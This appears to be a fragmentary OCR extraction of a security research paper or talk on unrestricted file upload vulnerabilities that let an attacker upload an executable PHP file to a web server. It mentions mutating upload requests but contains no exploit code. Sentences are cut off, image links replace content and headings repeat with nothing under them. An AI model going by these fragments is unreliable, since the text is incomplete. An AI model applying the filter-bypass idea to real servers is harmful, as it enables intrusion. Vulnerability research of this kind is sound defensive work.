‡The Affiliated Institute of ETRI

***Abstract*—An Unrestricted File Upload (UFU) vulnerability is a critical security threat that enables an adversary to upload her choice of a forged file to a target web server. This bug evolves into an Unrestricted Executable File Upload (UEFU) vulnerability when the adversary is able to conduct remote code**


an uploaded PHP file that allows unrestricted access to internal server resources.

Unrestricted File Upload (UFU) [18] is a vulnerability that exploits bugs in content-filtering checks in a server-side


Our Approach




Our Approach - Mutate Upload Request




Our Approach



Our Approach



Our Approach

